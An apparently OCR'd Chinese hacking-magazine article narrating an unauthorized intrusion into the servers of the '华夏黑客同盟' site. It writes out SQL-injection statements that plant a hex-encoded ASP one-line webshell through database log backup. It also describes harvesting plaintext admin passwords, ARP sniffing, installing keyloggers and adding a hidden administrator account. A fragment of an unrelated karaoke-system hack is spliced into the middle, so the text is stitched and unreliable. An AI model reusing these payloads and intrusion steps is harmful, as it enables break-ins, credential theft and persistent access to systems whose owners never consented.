


图 9



图飞狼＆上帝之爱＆冰sugar

本文写的是一次渗透流程，流程里有很多基础的知识

最近一直都很闲，就准备去“黑客榜中榜”找个目标练练手。看到“华夏黑客同盟”当仁不让的排在第一位，我就有点跃跃欲试了。

据我所知：“华夏黑客同盟”以前和“黑基”并称中国黑客界的两大航母，现在依然是商业黑客网站的三巨头之一，但是安全却一直是个问题。自从上次“华夏黑客同盟”DNS服务器被黑以来，也有几个月了，不知道华夏现在的安全怎么样了？所以就拉上飞狼和小冰对华夏再来一次检测吧！

一、信息搜集

俗话说：知己知彼，方能百战不殆！那么首先我们就要去摸清对方的情况！ping了华夏所有网站（包括分站在内），根据返回的信息发现：华夏由于本身也是做IDC的，所以经济实力也是蛮强的，主站、论坛以及其它几个分站分别分布在几个段的几台服务器上，而且事后了解远远超出了我之前的想象。

我以为和华夏网站有关系的服务器最多也就是5台左右，后来发现有联系的服务器远远不止这个数！况且有的机器还是多网卡，错中复杂，根本一时难以判断，大大增加了困难，当然这是后话！

当把信息搜集之后，开始确定一套思路，进而能够成功攻破华夏的防线。大家都知道这类网站从主站下手很难，旁注是不可能的，人家是独立服务器，况且很多分站也是独立服务器，所以只能嗅探了。

但是即使是嗅探也不能盲目的去嗅探，他们的主站肯定是有针对措施进行防护的，所以我们只能改变方略：**从不起眼的分站服务器的C段下手，得到服务器之后，从服务器上面搜集信息，从而迂回渗透主站！**

既然有了思路，那么我们就开始干吧！我首先根据前面的信息刺探来挑选第一战的目标，即华夏的几个分站所在的两台服务器（简称目标A和C）和IDC所在的服务器（简称目标B）！

经过hscan的扫描发现，目标A和C所在的C段很多都用的是serv-U，于是有很大的希望拿下一台来。经过一会的寻找，找到一个网站的DB点，可是郁闷的是差异备份之后，老是显示500，连接也连接不上，用NBSI来备份也不行，无奈之下只能手工logo备份了，操作语句及解释如下：

1、InjectionURL';alter database XXX set RECOVERY FULL--（把SQL设置成日志完全恢复模式，XXX为数据库名）

2、InjectionURL';create table cmd (a image)--（新建立一个cmd表）

3、InjectionURL';backup log XXX to disk = 'c:\cmd' with init--（减少备份数据的大小）

4、InjectionURL';insert into cmd(a) values (0x3C25657865637574652872657175657374282261222929253E)--（插入一句话木马）

5、InjectionURL';backup log XXX to disk = 'd:\chinakm\test.asp'--（备份日志到WEB路径）

6、InjectionURL';drop table cmd--（删除新建的cmd表）

7、InjectionURL';alter database XXX set RECOVERY SIMPLE--（把SQL设置成日志简单恢复模式）

通过以上操作于是得到了一个一句话的shell，如图1所示。




图1

于是赶紧连接上传个大马上去，经过一会儿的信息查看，发现WS组件被删除，那么就不能执行命令了，而且这台服务器不是用的Serv-U。这无异大大增加了提权的难度，翻了半天也没有找到什么东西，这个服务器上面就一个站，只找到一个mssql账号和密码。

当我准备备份到启动项的时候，小冰说他能进服务器了，我汗，这么快就能提权了？他说在某个目录下的web.config里面竟然找到了administrator和明文密码！这下连hash都省的抓了，于是顺利进入服务器，如图2所示。




图2

进入服务器之后发现没有防ARP软件，估计其它服务器差不多也如此。我准备搞起cain嗅探的时候，他说先别，你没有发现点问题么？

仔细看了下我也注意到了，发现密码竟然是以huaxia77169加上其它字母符号组合的，最后我们确定这台服务器估计是华夏

```
C:\Documents and Settings\Administrator\Local Settings>net localgroup administrators goshauk /add
命令成功完成。
```

图10

图10。

好了，到这里本次入侵可以说是告一段落了，但是我在这台电脑中继续研究时发现，图8中的AVPro文件其实就是这个点歌系统的快捷方式，在启动文件夹下也有一个这个文件的快捷方式，所以每次一开机我们便进入到这个系统内了。

最后总结一下，整个系统瞬间崩溃的致命点就是这个调用的Windows系统游戏。我们通过一个常见的小游戏继而入侵成功，因此在这里建议作者把这个游戏去掉或者是更新为其它的游戏。hack无所不在，只是需要各位朋友在生活中的细心观察，积极动手即可。

编辑点评：

能获取到这台机器的系统权限是个好事，但是我总觉得缺少了点什么。是不是能通过这台机器改变你唱歌的时间，或捣乱一下其它房间的点歌系统才算是目的呢？我这想法有点龌龊了，呵呵。




图 3




图 4

的人管理的，于是我们用这个密码社工和华夏有关的服务器，最后竟然发现成功社工下一台目标 B 的 C 段上的一台服务器！更可怕的是，这台竟然是华夏的 DNS 服务器，如图3、图4 所示。

进去之后，看到“网站”那个地方有“77169”，但是发现不是华夏的网站，只是一个测试用的网站而已，上面只绑定了一个 VIP 的下载站。此时我们就能做点什么了，那就是从 DNS 服务器上下手，但是总觉得有点投机取巧，也达不到渗透学习的目的！

我们在桌面上发现了保存有华夏的几台服务器的终端密码以及终端端口的 txt 文本，试了之后发现连接不上。过了一会一看日期，竟然是 08 年 11 月的，早都过时了！

我们推断这台服务器以前是管理员的常用服务器，管理员经常通过它来连接其它华夏的服务器或者是 FTP，所以桌面上才会有保存密码的 txt。

这样我们大胆推断华夏肯定有一台服务器也是如此，因为这台服务器的这个功能废弃了，肯定转移到其它服务器上面了，于是取代了 dns 服务器的这个功能和作用。所以只要我们拿到了那台服务器，华夏的服务器估计都能沦陷了。可是问题来了，我们怎么知道是哪台呢？哎，还是老老实实一步一个脚印的走吧！

二、扩大战果

此时我们已经完成了渗透思路的第一步，分别搞到了目标 A 和 B 同网段的两台机器，那么接下来就是继续了！打开 cain 经过测试后发现，能够成功嗅探信息，于是我们开始了嗅探！

第二天晚上刚上线，飞狼就告诉我成功搞定了目标 C，如图5 所示，和其它一台服务器（也是留作嗅探 A 的备用），但是目标 A 还是没有嗅探到有用数据，有一点失望。因为目标 A 和 B，还有DNS服务器，这三台机器是能否渗透华夏所有服务器的关键！




图 5

事后我们发现这台服务器是多网卡的，怪不得我记得某个分站的 IP 不是这个。没有想到的是，我们拿到的目标C竟然是几个虚拟机的主系统，服务器上面有华夏的几个分站，如图6 所示。




图 6

话说目标 A 和 C 这边有了突破，B 那边也有了进展，也拿下了一台服务器，虽然不是 IDC 的。可能有人问，为什么不去直接嗅探目标呢？**不想用 DNS 服务器去嗅探主要是因为：1、DNS 服务器上面经常有管理在线的，容易被发现；2、DNS 服务器的重要性，不想丢失！**

用 DNS 服务器去嗅探是实属无奈，根本没有那个段的其它机器去嗅探。因为对方管理员不等同于一般网站的管理员，所以为了保险起见，我们全部抓取 hash，并且安装上键盘记录器，以防丢失权限！

PS：从这几个服务器上面找到了 serv-u 的配置信息，但是密码都是破解不了的，所以不能帮上忙！

三、遭遇挫折

也许是前面进行的太顺利了，所以一场沉痛的打击不可避免的来临了。当我们在服务器上面操作的时候，直接被 T 了，于是感觉不妙……果然，除了最开始拿下的那台服务器之外，所有的服务器都登录不上去了（第一台之所以没有丢失，是因为 web.config 里面保存着管理明文密码，随管理员改动而改动）。好在目标 C 和 DNS 服务器还在，但是 IDC 那个段和目标 A 和 C 那个段的备用主机，却不行了！

于是我又去找了目标 B 同段的一台服务器，费了我一些时间，通过 SQL 注射并提权得到了服务器，如图7所示，但竟然不是一个网关，无法进行嗅探！严重崩溃！




图 7

由于之前嗅探到了几个华夏的管理的邮箱，所以我们进去看看能不能找出点什么东西来突破，但是也没有发现什么重要的信息，如图 8、图

